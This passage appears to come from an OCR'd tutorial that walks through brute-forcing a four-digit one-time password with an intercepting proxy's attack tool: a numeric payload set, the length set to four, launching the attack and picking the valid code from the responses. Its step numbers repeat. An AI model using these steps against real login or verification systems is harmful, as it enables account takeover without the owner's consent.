
STEP 9: And in Payload setting there will be alphanumeric character set abcdefgh123456789 like this




STEP 10: Remove alpha from that and only keep numeric value 012345789




STEP 11: Select minimum OTP as 4 for 4 digit OTP



STEP 12: click on start attack



STEP 11 : you will see otp bypassing process has started and u will get lots of OTP in response tab u can check for valid and invalid otp



STEP 12: Wait till you get valid otp and then enter that valid otp for bypassing